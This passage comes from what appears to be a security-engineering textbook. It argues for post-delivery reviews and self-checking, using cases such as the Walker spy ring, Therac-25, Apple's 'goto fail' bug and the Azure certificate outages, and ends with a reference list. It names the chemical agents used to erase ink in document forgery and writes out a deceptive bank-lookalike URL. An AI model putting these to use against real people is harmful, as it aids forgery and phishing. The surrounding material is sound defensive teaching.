This final stage of the design process is extremely important when deploying a security system. The reason why the Walker spy ring was able to compromise the NSA-designed security of the US Navy so effectively was that the NSA and Navy in combination had ended up creating an overall system that was (as the post-mortem report mentioned earlier puts it) "inherently insecure and unusable", despite the fact that it had been built on (theoretically) secure components [6]. The report goes on to say that "time and again, individuals made decisions based on assumptions that proved to be woefully incorrect. In many cases, these assumptions were based on nothing more than wishful thinking, or on the fact that it would be very convenient if certain things were true […] Just as good design involves finding out how the encryptor behaves as the battery loses its charge or the device gets splashed with water, so also good system design should take into account what happens when the operators do not behave as they ought to — whether through malice, carelessness, or

simple inability to carry out the requirements with the resources available. The latter two cases can be minimized or even eliminated through better design: that is, the designer must make it as easy as possible to do the right thing and as hard as possible to do the wrong thing. This needs to be an iterative process, based on close observation of what ordinary sailors actually do during fleet deployments, and incorporating improvements and innovations as they become available".

The rest of the report constitutes a fascinating insight into just how badly a theoretically secure system that ignores real-world considerations can fail in practice, with almost every aspect of the system compromised in one way or another once it came into contact with the real world. This shows just how important both studying real users (during the pre-implementation design phase, discussed in "Design" on page 300) and observing how it's used once it's deployed (during the post-implementation phase) can be in ensuring that the system actually has the properties that it's supposed to have.

"PKI Design Recommendations" on page 729 mentioned the case of crypto hardware resellers having to weigh the products that equipment manufacturers were shipping to them in order to catch the ones that had had advertised physical-security features omitted in order to cut costs. In some cases the original manufacturers themselves were unaware that this was being done. For example one vendor who was caught leaving out physical-security features in their high-security devices [120] reported that the change had been made in production and they were unaware of this. So even if you think your product has security feature *X*, you need to actively check that what you're shipping (or re-selling, if you're a reseller rather than the manufacturer) does actually have that feature.

Another real-world example of the need for post-delivery reviews occurs in the security printing of paper documents. Security printing takes advantage of unusual properties of certain combinations and applications of paper, ink, and printing technology to create documents that are more resistant to forgery or counterfeiting than conventional printed documents [121]. Unfortunately this use of specialised techniques and materials makes the resulting security documents (or in the jargon optically variable documents or OVDs) highly sensitive to even slight changes in things like the composition of the ink used or the environment in which the printing takes place.

As an example of the problems that this can cause, consider one popular method for chemically erasing portions of a document to allow new details to be filled in. This involves first decolourising the ink with an oxidising agent (typically potassium permanganate, persulphate, perborate, chlorate, or chromate) and then adding a reducing agent (typically sodium bisulphite, hydrosulphite, or nitrite) to remove any colourisation added by the oxidising agent. To counter this type of attack, additional compounds are added to the paper that react with the oxidising or reducing agents. However if these compounds are omitted, or added in incorrect proportions, or at an inappropriate stage of the paper manufacturing process, the paper looks and works (for printing purposes) exactly as it did before, but the resistance to the anticipated type of chemical manipulation is lost.

Even something unrelated to a change in the manufacturing process such as the substitution of an apparently identical alternative ink if the original is temporarily unavailable, or moving the printing equipment to new premises that are colder, or warmer, or more or less humid than the original ones (some inks and printing processes require, respectively, hot, warm, or cold air for heated offset, gravure, or flexographic printing) may result in a printed document that appears identical to the one produced under the original circumstances but for which some special security property has been lost, or at least altered from its original function [122].

Because it's not always possible to control every detail of the printing process (the ink manufacturer is paid primarily to produce quick-drying, colourfast/lightfast, non-bleeding inks, not ink with all of the above properties as well as the ability to do something special under oblique or ultraviolet or infrared light), it's necessary to

perform ongoing post-production sampling of the output of the process to ensure that the end result really does have the properties that it's supposed to have.

Another example of the need for post-release testing occurred with the Therac-25 medical electron accelerator that's already been mentioned in "Other Threat Analysis Techniques" on page 259 and "Safe Defaults" on page 462, which had a long record of erratic operation and false-positive warnings that conditioned operators to override any warnings that appeared [123]. A post-delivery review might have helped alert the manufacturer to these systemic design flaws before they led to serious accidents, which because of their relative rarity compared to normal errors would invariably be blamed on intermittent hardware glitches and other issues that masked the real problem. The manufacturer eventually got together with the users in a corrective action plan (CAP) meeting after several deaths had occurred, an unfortunate way of introducing post-delivery reviews into the product lifecycle.

Post-delivery reviews are important for shaking out emergent properties unanticipated by the designers that even post-implementation testing with users can't locate. For example when the folks who wrote RFC 1738 provided for URLs of the form `user@hostname`, they never considered that a malicious party could use this to construct URLs like `http://www.bankofamerica.com@1234567/`, which points to a server whose numeric IP address is 1234567 while appearing to users to be a legitimate bank server's address. Testing in a hostile environment (the real world) provides additional feedback on secure user interface design. Although it's unlikely that attackers will cooperate in performing this type of testing for you they will at least indirectly ensure that you get a good body of data on weak points.

Post-delivery reviews can also turn up other problems that aren't obvious at the design stage. For example the Firefox developers noticed from their browser-installation feedback data that a significant number of users were bailing out of the install fairly late in the process. Some investigation into the problem revealed that this was caused by the fact that the users had missed the option for choosing not to make Firefox their default web browser early in the install process and were afraid that if they completed the install they'd be overriding their default browser. Based on this feedback the Firefox developers moved the default-browser option to the final step in the install process, dropping the number of users who abandoned the install for this reason from 13% to 0% [124].

Sometimes even the results from a supposedly positive measure like changing a security system to make it "easier to use" can be counterintuitive when viewed through a post-delivery review. In one evaluation carried out with electronic door locks, users complained that the high-tech electronic lock was more cumbersome than using old-fashioned keys. The developers examined video footage of users and found that both methods took about the same amount of time, but when they used standard keys to open the door users spent most of their time taking keys from their pockets, finding the correct one, inserting it in the lock, unlocking the door, removing the key, and so on. In contrast with the electronic lock all of these callisthenics became unnecessary and users spent most of their time waiting for the locking system to perform its actions. As a result the electronic lock rated lower than the original key-based one because fiddling with keys acted as a pacifier that occupied users' minds during the unlocking process while the electronic lock had no such pacifier, making every little delay stand out in the mind of the user [125].

Post-delivery Self-checking

A second type of post-release testing that's critical for your application or device is self-checking. Fortunately, once it's implemented this is something that doesn't require any explicit action by you or your users. Self-checking of your security measures is important because security failures tend to be totally silent, so that without actively checking for them they either never get discovered or only get discovered far too late.

One example of a silent security failure is the one that was present in a widely-used security application that employed the standard cryptographic technique of using

RSA encryption to wrap a triple DES key that was then used to encrypt the messages being exchanged. The pre-release testing consisted of running various types of en/decryption tests using the software and making sure that there were no problems decrypting the messages. Then one day one of the testers noticed that a few bytes of the RSA-wrapped key data were the same in each message, when in fact they should be completely different each time.

A bit of digging revealed that the key parameters being passed to the RSA encryption code were slightly wrong, and the function was failing but the programmer never checked the return code, so that the triple DES key was sent over the network unencrypted. At the receiving end the same thing occurred, with the unencrypted triple DES key being left untouched by the RSA decryption code. Everything appeared to work fine, the data was encrypted and decrypted by the sender and receiver, and it was only the eagle eyes of the tester that noticed that the key being used to perform the encryption was sitting in plain sight near the start of each message [126]

The same sort of failure hit the popular strongSwan IPsec package not once but twice in a row, the first time with RSA signatures, in which an empty or all-zero signature would be accepted as valid [127], and the second time a year later with ECDSA signatures for which more or less the same thing applied [128] (the discovery of the first problem apparently didn't trigger any security reviews for the code base, since the second flaw was discovered by a completely different group a year later).

The NSA had already experienced failures of this kind decades earlier with electromechanical cipher machines. In one case the operator of an online rotor-machine system designated GORGON noticed that the clunking sound of the rotors turning seemed to be noticeably absent. Examining the device, he noticed that no rotors had been fitted (the rotors are used to key the encryption and are supposed to be changed at regular intervals), and the device had been sending unencrypted data all day long. Normally this would result in the cipher machine at the receiving end producing garbled data and a suspension of transmission, but the machine at the other end also hadn't had any rotors fitted and so no-one noticed that there was a problem [129].

On the Internet, one example of a silent security failure that could be trivially avoided through the use of a simple self-check is the use of expired or otherwise invalid SSL/TLS certificates by web servers. This problem is so pervasive (see "Problems" on page 4) that it's trained an entire generation of users to ignore certificate errors on web sites (or possibly they'd ignore them even without this conditioning, as the test with SSH users discussed in the same chapter showed).

To avoid this sort of problem your server application needs to do two things. First, it should check that the certificate that the server will be presenting to clients is valid and complain loudly if it isn't. In addition to this it should check whether the certificate is about to become invalid due either to the certificate or the issuing CA's certificate expiring in the near future and warn that it needs to be replaced. Secondly (and this also applies for SSH servers that don't use certificates), the application should periodically perform a DNS lookup for the server and connect to it from an external site or, better, several geographically-distributed external sites[167] at least to the point where it can fetch the server's certificate or key and verify it both by using conventional PKI mechanisms (if it's a certificate) and by comparing it to a hash of the certificate or key that was computed when it was installed.

This second check serves two purposes, ensuring that your server is reachable, or at least not rendered unreachable due to crypto failures, and acting to detect at least some types of spoofing, since if your self-check ends up connecting to something with an unrecognised key or certificate then you know that something's not right (note that alongside this external self-check you still need to perform the internal self-check mentioned above, since if you're using load-balancing or active-passive

---

[167] If you're about the say that you don't have access to servers located all over the world that can be used to perform this type of checking, look up "cloud computing" in your favourite search engine.

deployments with a primary/online system and a secondary/backup system then your external self-check will only see one certificate of several that may actually exist).

Implementing this type of checking correctly would have prevented a worldwide outage in Microsoft's Azure cloud service in 2013. This outage was actually preceded by another certificate-induced outage a year earlier, on the 29th February 2012. Given that date you may be able to guess what the problem was, but in case it's not obvious it was caused by the year having 366 days while certificates traditionally have a one-year (365 day) validity period based on the CA's billing cycle. Since Microsoft implemented hard-fail on expired certificates, their service went down 365 days into the 366-day year [130].

Almost a year later, an even bigger certificate-induced outage occurred, again due to certificate expiry. In response to the previous failure, Microsoft had implemented partial self-checking for expired certificates, but only on their certificate management servers. The certificate server administrators were alerted in plenty of time and renewed the certificates, at which point the warnings of imminent expiry stopped. However the new certificates were never pushed out from the certificate management machines to the servers that actually used them, with the result being that when three of the certificates expired in rapid succession it took down Microsoft's global cloud infrastructure [131][132][133], an event referred to as the Blue Sky of Death by one news outlet [134].

Even a basic self-check like this could have helped mitigate the problem that caused a prolonged global service outage or, at a lower level but much larger scale, the issue of users being conditioned to click through certificate or wrong-key warnings arising from misconfigured servers. Some other examples of security self-checking are given in "Applying Risk Diversification" on page 329. Another option in the particular situation of certificate expiry is to implement soft-fail on expiry, as discussed in "Revocation" on page 677.

If you're working on the client side then you should apply the same sorts of checks. Have the client connect to a server with an invalid certificate, or one where the host name in the certificate doesn't match the actual host name, and see if the connect attempt succeeds. Just this simple check would have avoided the catalogue of certificate checking-related security problems discussed in "X.509 in Practice" on page 694, for which the analysis concluded that "the state of adversarial testing appears to be exceptionally poor […] it is obvious that the software in question has never been tested with any certificates other than those of the intended server" [135] (!!).

One typical problem that even the most basic self-check of this kind would have caught was the bug that Apple introduced into the iOS SSL/TLS code, in which a misplaced `goto fail` statement bypassed all certificate checking, so that any certificate would be accepted as valid [136][137][138][139][140][168]. A simple check that fed an invalid certificate to the code and verified that it was correctly rejected would have caught this bug before the code even shipped, but as it was it remained present in the public source code for some time before anyone noticed it.

Incredibly, the GnuTLS implementation of SSL/TLS had a very similar problem[169], in this case because of several `goto cleanup` (exit cleanly) statements being used in place of `goto fail` (exit with an error code) [141][142], a problem that may have been present for as much as eleven years [143]. As a result, an attacker could bypass the certificate checks in GnuTLS (although with a little more effort than in the Apple case) and perform a MITM attack on applications using it [144][145]. Like the Apple bug, this one sat in the publicly-available source code for some time before it was noticed, possibly in response to the publicity surrounding Apple's bug.

Another automated test that you should apply when you're using certificates is to grab a free certificate from a few random CAs and check whether your certificate-based access control system lets you in. This problem, discussed in "Ease of Use" on

---

[168] Goto fail. Go directly to fail. Do not pass the signature check. Do not set an error status.
[169] Although Apple's bug was cleaner and more elegant than the GnuTLS one.

page 451, is disturbingly common, and what's worse can manifest itself after pre-release testing has verified that things are working correctly when a configuration change, OS update, or even just the installation of a new application, changes things so that now any CA-signed certificate is acceptable rather than just the limited subset whose use is intended.

The same rules apply for any other security mechanisms. If you're sending digitally signed messages as described in "Signing Data" on page 369 or using integrity protection as described in "Cryptography for Integrity Protection" on page 359, flip a bit in the data and make sure that you get a validation failure. If you're sending encrypted messages, check that the encrypted data differs from the unencrypted data. If you're running an IDS, run Metasploit against your servers and make sure that that IDS sounds the alarm. For anti-virus software, drop a copy of the EICAR virus test file, described in "Digitally Signed Malware" on page 50, on your machines and make sure that it's picked up in the next scan.

Another situation in which building in self-checking is essential is when you're deploying a large-scale distributed security system. If there's no monitoring mechanism created at the time that it's deployed then there's no way to tell whether it's actually working or not. Examples where this has occurred in existing systems are browser PKI, discussed in "EV Certificates: PKI-me-Harder" on page 72 and X.509 certificates in general as discussed in "X.509 in Practice" on page 694, DNSSEC, for which a three-year study concluded that "monitoring should be incorporated as an integral part in the [system] design" [146], and from the non-security field, telco revenue assurance, discussed in "Security through Diversity" on page 315. In all of these cases the organisations deploying and using the technology had little to no idea of what was actually happening in practice, with the results once monitoring was initiated coming as a considerable shock to those involved (mostly because people had a general feeling that things were bad, but in all three instances no-one knew that they were quite as bad as they turned out to be).

So if you are deploying some form of distributed security system, build a monitoring mechanism into the system that gets deployed at the same time as the security components get deployed. This is something that's an inherent part of the SSM methodology that's discussed in "Threat Analysis using Problem Structuring Methods" on page 252, which incorporates a monitoring and control system directly into the SSM process so that it's not possible to use the SSM without having the monitoring take effect.

A final security-related post-release issue that you need to consider is the business-as-usual cost of running the system. Typically there'll be a budget allocated for development, of which some subset will be put towards dealing with security issues. Then once the product is complete it'll be handed over to the IT department for deployment, and at that point the security responsibility (and allocated budget) ends. The developers move on to the next project, and there's no consideration given to the cost involved in creating security updates, performing patching, and so on. Unlike standard development, security is an ongoing process, and you need to allocate time, budget, and developers towards the post-development, business-as-usual cost associated with a system that contains functionality that might be targeted by attackers.

References

[1]   "Inside Deep Thought (Why the UI, Part 6)", Jensen Harris, 31 October 2005, `http://blogs.msdn.com/jensenh/archive/2005/10/31/487247.aspx`.

[2]   "Debugging in the (Very) Large: Ten Years of Implementation and Experience", Kirk Glerum, Kinshuman Kinshumann, Steve Greenberg, Gabriel Aul, Vince Orgovan, Greg Nichols, David Grant, Gretchen Loihle and Galen Hunt, *Proceedings of the 22ⁿᵈ symposium on Operating Systems Principles (SOSP'09)*, October 2009, p.103.

[3]   "Controlled experiments on the web: survey and practical guide", Ron Kohavi, Roger Longbotham, Dan Sommerfield and Randal Henne, *Data Mining and Knowledge Discovery*, **Vol.18**, **No.1** (February 2009), p.140.

[4]   "ZoneAlarm: Creating Usable Security Products for Consumers", Jordy Berson, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.563.

[5]   "Critical Thinking Skills in Tactical Decision Making: A Model and A Training Strategy", Marvin Cohen, Jared Freeman and Bryan Thompson, in "Making Decisions Under Stress: Implications for Individual and Team Training", American Psychological Association (APA), 1998, p.155.

[6]   "An Analysis of the System Security Weaknesses of the US Navy Fleet Broadcasting System, 1967-1974, as exploited by CWO John Walker", Laura Heath, Master of Military Art and Science thesis, US Army Command and General Staff College, Ft.Leavenworth, Kansas, 2005.

[7]   "Sources of Power: How People Make Decisions", Gary Klein, MIT Press, 1998.

[8]   "The Usability Engineering Life Cycle", Jakob Nielsen, *IEEE Computer*, **Vol.25**, **No.3** (March 1992), p.12.

[9]   "Selling Usability: User Experience Infiltration Tactics", John Rhodes, CreateSpace, 2009.

[10]   "Low vs. high-fidelity prototyping debate", Jim Rudd, Ken Stern and Scott Isensee, *interactions*, **Vol.3**, **No.1**. (January 1996), p.76.

[11]   "Why You Only Need to Test With 5 Users", Jakob Nielsen, March 2000, `http://www.useit.com/alertbox/20000319.html`.

[12]   "Evaluating an Ambient Display for the Home", Sunny Consolvo and Jeffrey Towle, *Proceedings of the 23rd Conference on Human Factors in Computing Systems (CHI'05)*, April 2005, p.1304.

[13]   "Rocket Surgery Made Easy: The Do-It-Yourself Guide to Finding and Fixing Usability Problems", New Riders, 2010.

[14]   "Number of People Required for Usability Evaluation: The 10±2 Rule", Wonil Hwang and Gavriel Salvendy, *Communications of the ACM*, **Vol.53**, **No.5** (May 2010), p.130.

[15]   "Sample Size in Usability Studies", Martin Schmettow, *Communications of the ACM*, **Vol.55**, **No.4** (April 2012), p.65.

[16]   "Protocol Analysis: Verbal Reports as Data", Anders Ericsson and Herbert Simon, MIT Press, 1984.

[17]   "The Value of Thinking-Aloud Protocols in Industry: A Case Study at Microsoft Corporation", *Proceedings of the Human Factors Society 34th Annual Meeting*, Susan Denning, Derek Hoiem, Mark Simpson and Kent Sullivan, September 1990, p.1285.

[18]   "Evaluating the Thinking-Aloud Technique for Use by Computer Scientists", Jakob Nielsen, in "Advances in Human-Computer Interaction (Vol.3)", Ablex Publishing Corp, 1992, p.69.

[19]   "Understanding Your Users: A Practical Guide to User Requirements Methods, Tools, and Techniques", Catherine Courage and Kathy Baxter, Morgan Kaufmann, 2005.

[20]   "Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0", Alma Whitten and J. D. Tygar, *Proceedings of the 8th Usenix Security Symposium (Security'99)*, August 1999, p.169.

[21]   "Legal Considerations in Phishing Research", Beth Cate, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, p.640.

[22]   "Why and How to Perform Fraud Experiments", Markus Jakobsson, Peter Finn and Nathaniel Johnson, *IEEE Security and Privacy*, **Vol.6**, **No.2** (March/April 2008), p.66.

[23]   "Designing and Conducting Phishing Experiments", Peter Finn and Markus Jakobsson, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, 655.

[24]   "It's Not Stealing If You Need It: A Panel on the Ethics of Performing Research Using Public Data of Illicit Origin", Serge Egelman, Joseph

Bonneau, Sonia Chiasson, David Dittrich and Stuart Schechter, *Proceedings of the 2012 Workshop on Usable Security (USEC'12)*, Springer-Verlag LNCS No.7398, March 2012, p.124.

[25]   "Spamming for Science: Active Measurement in Web 2.0 Abuse Research", Andrew West, Pedram Hayati, Vidyasagar Potdar and Insup Lee, *Proceedings of the 2012 Workshop on Usable Security (USEC'12)*, Springer-Verlag LNCS No.7398, March 2012, p.99.

[26]   "A Conversation with Werner Vogels", *ACM Queue*, **Vol.4**, **No.4** (May 2006), p.14.

[27]   "Sharing The Customer's Pain", Jeff Atwood, 5 December 2007, `http://www.codinghorror.com/blog/archives/001013.html`.

[28]   "A Practical Guide to Usability Testing", Joseph Dumas and Janice Reddish, Intellect, 1999.

[29]   "Handbook of Usability Testing (2nd ed)", Jeffrey Rubin and Dana Chiswell, John Wiley and Sons, 2008.

[30]   "Johnny 2: A User Test of Key Continuity Management with S/MIME and Outlook Express", Simson Garfinkel and Robert Miller, *Proceedings of the 2005 Symposium on Usable Privacy and Security (SOUPS'05)*, July 2005, p.13.

[31]   "Using S/MIME", Simson Garfinkel, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, p.563.

[32]   "Views, Reactions and Impact of Digitally-Signed Mail in e-Commerce", Simson Garfinkel, Jeffrey Schiller, Erik Nordlander David Margrave and Robert Miller, *Proceedings of the 9th Financial Cryptography Conference (FC'05)*, Springer-Verlag LNCS No.3570, February 2005, p.188.

[33]   "Social Phishing", Tom Jagatic, Nathaniel Johnson, Markus Jakobsson and Filippo Menczer, *Communications of the ACM*, to appear.

[34]   "User Perceptions of Privacy and Security on the Web", Scott Flinn and Joanna Lumsden, *Proceedings of the Third Annual Conference on Privacy, Security and Trust (PST'05)*, October 2005, `http://www.lib.unb.ca/Texts/PST/2005/pdf/flinn.pdf`.

[35]   "How Much Negotiation and Detail Can Users Handle? Experiences with Security Negotiation and the Granularity of Access Control in Communications", Kai Rannenberg, *Proceedings of the 6th European Symposium on Research in Computer Security (ESORICS'00)*, Springer-Verlag LNCS No.1895, October 2000, p.37.

[36]   "A Chosen Ciphertext Attack Against several Email Encryption Protocols", Jonathan Katz and Bruce Schneier, *Proceedings of the 9th Usenix Security Symposium (Security'00)*, August 2000, p.241.

[37]   "Cryptographic Message Syntax (CMS) Authenticated-Enveloped-Data Content Type", RFC 3852, Russ Housley, November 2007.

[38]   "HTTP cookies, or how not to design protocols", Michal Zalewsky, 29 October 2010, `http://lcamtuf.blogspot.co.nz/2010/10/http-cookies-or-how-not-to-design.html`.

[39]   "Cookies and Web Browser Design: Toward Realizing Informed Consent Online", Lynette Millett, Batya Friedman and Edward Felten, *Proceedings of the 19th Conference on Human Factors in Computing Systems (CHI'01)*, April 2001, p.46.

[40]   "Informed Consent in the Mozilla Browser: Implementing Value-Sensitive Design", Batya Friedman, Daniel Howe and Edward Felten, *Proceedings of the 35th Annual Hawaii International Conference on System Sciences (HICSS'02), Volume 8*, January 2002, p.247.

[41]   "Protecting Browser State", Collin Jackson, Andres Bortiz, Dan Boneh and John Mitchell, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, 469.

[42]   "Cookie Confusion: Do Browser Interfaces Undermine Understanding?", Aleecia McDonald, *Proceedings of the 28th Conference on Human Factors in Computing Systems — Extended Abstracts (CHI-EA'10)*, April 2010, p.4393.

[43]   "Why Aren't HTTP-only Cookies More Widely Deployed?", Yuchen Zhou and David Evans, *Web 2.0 Security and Privacy 2010 (W2SP'10)*, May 2010, `http://w2spconf.com/2010/papers/p25.pdf`.

[44]   "Doppelganger: Better Browser Privacy Without the Bother", Umesh Shankar and Chris Karloff, *Proceedings of the 13th Conference on Computer and Communications Security (CCS'06)*, November 2006, p.154.

[45]   "Social Approaches to End-User Privacy Management", Jeremy Goecks and Elizabeth Mynatt, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.523.

[46]   "Aligning Security and Usability", Ka-Ping Yee, *IEEE Security and Privacy*, **Vol.2**, **No.5** (September/October 2004), p.48.

[47]   "Silence on the Wire", Michal Zalewski, No Starch Press, 2004.

[48]   "Cookies for Authentication", Ari Juels, Markus Jakobson and Tom Jagatic, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007, 420.

[49]   "Revolution in the Valley", Andy Hertzfeld, O'Reilly Media Inc, 2005.

[50]   Nick Mathewson, private communications.

[51]   "Has Johnny Learnt To Encrypt By Now?", Angela Sasse, keynote address at the 5th Annual PKI R&D Workshop (PKI'06), April 2006.

[52]   "Inventing Accuracy: A Historical Sociology of Nuclear Missile Guidance", Donald MacKenzie, MIT Press, 1990.

[53]   "Lessons Learned in Implementing and Deploying Crypto Software", Peter Gutmann, *Proceedings of the 11th Usenix Security Symposium*, August 2002, p.315.

[54]   "Design Principles and Patterns for Computer Systems That Are Simultaneously Secure and Usable", Simson Garfinkel, PhD thesis, Massachusetts Institute of Technology, May 2005.

[55]   "Transforming the 'Weakest Link' — a Human/Computer Interaction Approach to Usable and Effective Security", Martina Sasse, Sacha Brostoff and Dirk Weirich, *BT Technology Journal*, **Vol.19**, **No.3** (July 2001), p.122.

[56]   "Possessions and the Extended Self", Russell Belk, *Journal of Consumer Research*, **Vol.15**, **No.2** (September 1988), p.139.

[57]   "For Whom Is Parting With Possessions More Painful? Cultural Differences in the Endowment Effect", William Maddux, Haiyang Yang, Carl Falk, Hajo Adam, Wendi Adair, Yumi Endo, Ziv Carmon and Steven Heine, *Psychological Science*, **Vol.21**, **No.12** (December 2010), p.1910.

[58]   "Usability and privacy: a study of Kazaa P2P file-sharing", Nathaniel Good and Aaron Krekelberg, *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, April 2003, p.137.

[59]   "Inadvertent Disclosure: Information Leaks in the Extended Enterprise", M.Eric Johnson and Scott Dynes, *Proceedings of the 6th Workshop on the Economics of Information Security (WEIS'07)*, June 2007.

[60]   "RIAA 'extortion': why the only RICO they fear is Suave", Eric Bangeman, 6 May 2007, `http://arstechnica.com/news.ars/post/20070506-riaa-extortion-why-the-only-rico-they-fear-is-suave.html`.

[61]   "Privacy Analysis for Data Sharing in *nix Systems" Aameek Singh, Ling Liu and Mustaque Ahamad, *Proceedings of the 2006 Usenix Annual Technical Conference*, June 2006, p.249.

[62]   "Application Interfaces That Enhance Security", Apple Computer, 23 May 2006, `http://developer.apple.com/documentation/Security/-Conceptual/SecureCodingGuide/Articles/AppInterfaces.html`.

[63]   "Malware Prevalence in the Kazaa File-sharing Network", Seungwon Shin, Jaeyeon Jung and Hari Balakrishnan, *Proceedings of the Internet Measurement Conference (IMC'06)*, October 2006, `http://www.imconf.net/imc-2006/papers/p34-shin.pdf`.

[64]   "CTO Roundtable: Malware Defense", Mache Creeger, *Communications of the ACM*, **Vol.53**, **No.4** (April 2010), p.43.

[65]   "Usability Failures and Healthcare Data Haemorrhages", M.Eric Johnson and Nicholas Willey, *IEEE Security and Privacy*, **Vol.9**, **No.2** (March/April 2011), p.35.

[66]   "Data Haemorrhages in the Health-Care Sector", M.Eric Johnson, *Proceedings of the 13th Financial Cryptography and Data Security Conference (FC'09)*, Springer-Verlag LNCS No.5628, February 2009, p.71.

[67]   "How Many Eyes are Spying on Your Shared Folders" Bingshuang Liu, Zhaoyang Liu, Jianyu Zhang, Tao Wei and Wei Zou, *Proceedings of the Workshop on Privacy in the Electronic Society (WPES'12)*, October 2012, p.109.

[68]   "Give and Take: A Study of Consumer Photo-sharing Culture and Practice", Andrew Miller and Keith Edwards, *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, April 2007, p.347.

[69]   "Share and Share Alike: Exploring the User Interface Affordances of File Sharing", Stephen Voida, Keith Edwards, Mark Newman, Rebecca Grinter and Nicolas Ducheneaut, *Proceedings of the 24th Conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.221.

[70]   "User Experiences with Sharing and Access Control", Tara Whalen, Diana Smetters and Elizabeth Churchill, extended abstracts of the ACM Conference on Human Factors in Computing Systems (CHI 2006), April 2006, p.1517.

[71]   "Laissez-faire File Sharing: Access Control Designed for Individuals at the Endpoints", Maritza Johnson, Steven Bellovin, Robert Reeder and Stuart Schechter, *Proceedings of the 2009 New Security Paradigms Workshop (NSPW'09)*, September 2009, p.1.

[72]   "HomeViews: Peer-to-Peer Middleware for Personal Data Sharing Applications", Roxana Geambasu, Magdalena Balazinska, Steven Gribble and Henry Levy, *Proceedings of the 2007 SIGMOD Conference on Management of Data (SIGMOD'07)*, June 2007, p.235.

[73]   "Ad hoc Guesting: When Exceptions are the Rule", Brinda Dalal, Les Nelson, Diana Smetters, Nathaniel Good and Ame Elliot, *Proceedings of the 1st Conference on Usability, Psychology, and Security (UPSEC'08)*, April 2008. Reprinted in *;login*, **Vol.31**, **No.4** (August 2008), p.34.

[74]   "Capability File Names: Separating Authorisation from User Management in an Internet File System", Jude Regan and Christian Jensen, *Proceedings of the 10th Usenix Security Symposium (Security'01)*, August 2001, p.221.

[75]   "Web-key: Mashing with Permission", Tyler Close, Proceedings of Web 2.0 Security and Privacy (W2SP'08), May 2008, `http://w2spconf.com/-2008/papers/s4p2.pdf`.

[76]   "Not One Click for Security", Alan Karp, Marc Stiegler and Tyler Close, *Proceedings of the 5th Symposium on Usable Privacy and Security (SOUPS'09)*, July 2009, Article No.19.

[77]   "A Usability Study and Critique of Two Password Managers", Sonia Chiasson, Paul van Oorschot and Robert Biddle, *Proceedings of the 15th Usenix Security Symposium (Security'06)*, August 2006, p.1.

[78]   "Authentication at Scale", Eric Grosse and Mayank Upadhyay, *IEEE Security and Privacy*, **Vol.11**, **No.1** (January/February 2013), p.15.

[79]   "The True Cost of Unusable Password Policies: Password Use in the Wild", Philip Inglesant and M.Angela Sasse, *Proceedings of the 28th Conference on Human Factors in Computing Systems (CHI'10)*, April 2010, p.383.

[80]   "Preventing the Revealing of Online Passwords to Inappropriate Websites with LoginInspector", Chuan Yue, *Proceedings of the 26th Large Installation System Administration Conference (LISA'12)*, December 2012, p.67.

[81]   "Keychain Services Programming Guide", Apple Computer, 8 January 2007.

[82]   "Authentication in an Internet Banking Environment", Federal Financial Institutions Examination Council, October 2005, `http://www.ffiec.gov/-pdf/authentication_guidance.pdf`.

[83]   "Fraud Vulnerabilities in SiteKey Security at Bank of America", Jim Youll, Challenge/Response LLC, 18 July 2006, `http://cr-labs.com/-publications/SiteKey-20060718.pdf`.

[84] "A Password Extension for Improved Human Factors", Sigmund Porter, *Computers and Security*, **Vol.1**, **No.1** (January 1982), p.54.

[85] "In Search of Manageable Identity Systems", Daniel Weitzner, *IEEE Internet Computing*, **Vol.10**, **No.6** (November/December 2006), p.84.

[86] "New Horizons Community CU Takes Action After Potential Data Breach; Members Informed of Protections", 11 April 2007, `http://www.ncua.gov/-news/press_releases/2007/MR07-0411.htm`.

[87] "Wish-It-Was Two-Factor", Alex Papadimoulis, 20 September 2007, `http://thedailywtf.com/Articles/WishItWas-TwoFactor-.aspx`.

[88] "Trends In U.S.Multi-Factor Non-Compliance", Sestus Data, 21 June 2007, `http://www.phishcops.com/librarian.asp?-doc=Trends_in_MFA_NonCompliance.pdf`.

[89] "96% of U.S. Banks Failing to Implement FFIEC Multi-Factor Authentication: Study", FDA News, 3 July 2007, `http://www.compliancehome.com/-news/FDA/10984.html`.

[90] "Security Watch: Passwords and Credit Cards, Part 1", Jesper Johansson, *Microsoft TechNet Magazine*, July 2008, `http://technet.microsoft.com/en-us/magazine/2008.07.securitywatch.aspx`.

[91] "The Emperor's New Security Indicators", Stuart Schechter, Rachna Dhamija, Andy Ozment and Ian Fischer, *Proceedings of the 1997 Symposium on Security and Privacy (S&P'07)*, May 2007, p.51.

[92] "Security Usability Studies: Risk, Roles and Ethics", Rachna Dhamija, CHI 2007 Workshop on Security User Studies, April 2007, `http://www.verbicidal.org/hcisec-workshop/papers/dhamija.pdf`.

[93] "Modifying Evaluation Frameworks for User Studies with Deceit and Attack", Maritza Johnson, Chaitanya Atreya, Adam Aviv, Steven Bellovin and Gail Kaiser, 2008, work in progress.

[94] "[Prg] Malware Case Study", Secure Science Corporation and Michael Ligh, 13 November 2006, `http://www.securescience.net/FILES/-securescience/10378/pubMalwareCaseStudy.pdf`.

[95] "Malware Targets E-Banking Security Technology", Brian Krebs, 30 November 2007, `http://voices.washingtonpost.com/securityfix/2007/11/-new_malware_defeats_sitekey_te.html`.

[96] "Phishing kits take advantage of novice fraudsters", Paul Mutton, 3 January 2008, `http://news.netcraft.com/archives/2008/01/03/-phishing_kits_take_advantage_of_novice_fraudsters.html`.

[97] "Learning More About the Underground Economy: A Case-Study of Keyloggers and Dropzones", Thorsten Holz, Markus Engelberth and Felix Freiling, University of Mannheim Laboratory for Dependable Distributed Systems technical report TR-2008-006, `http://honeyblog.org/junkyard/reports/impersonation-attacks-TR.pdf`.

[98] "The Myths of Security: What the Computer Security Industry Doesn't Want You to Know", John Viega, O'Reilly, 2009.

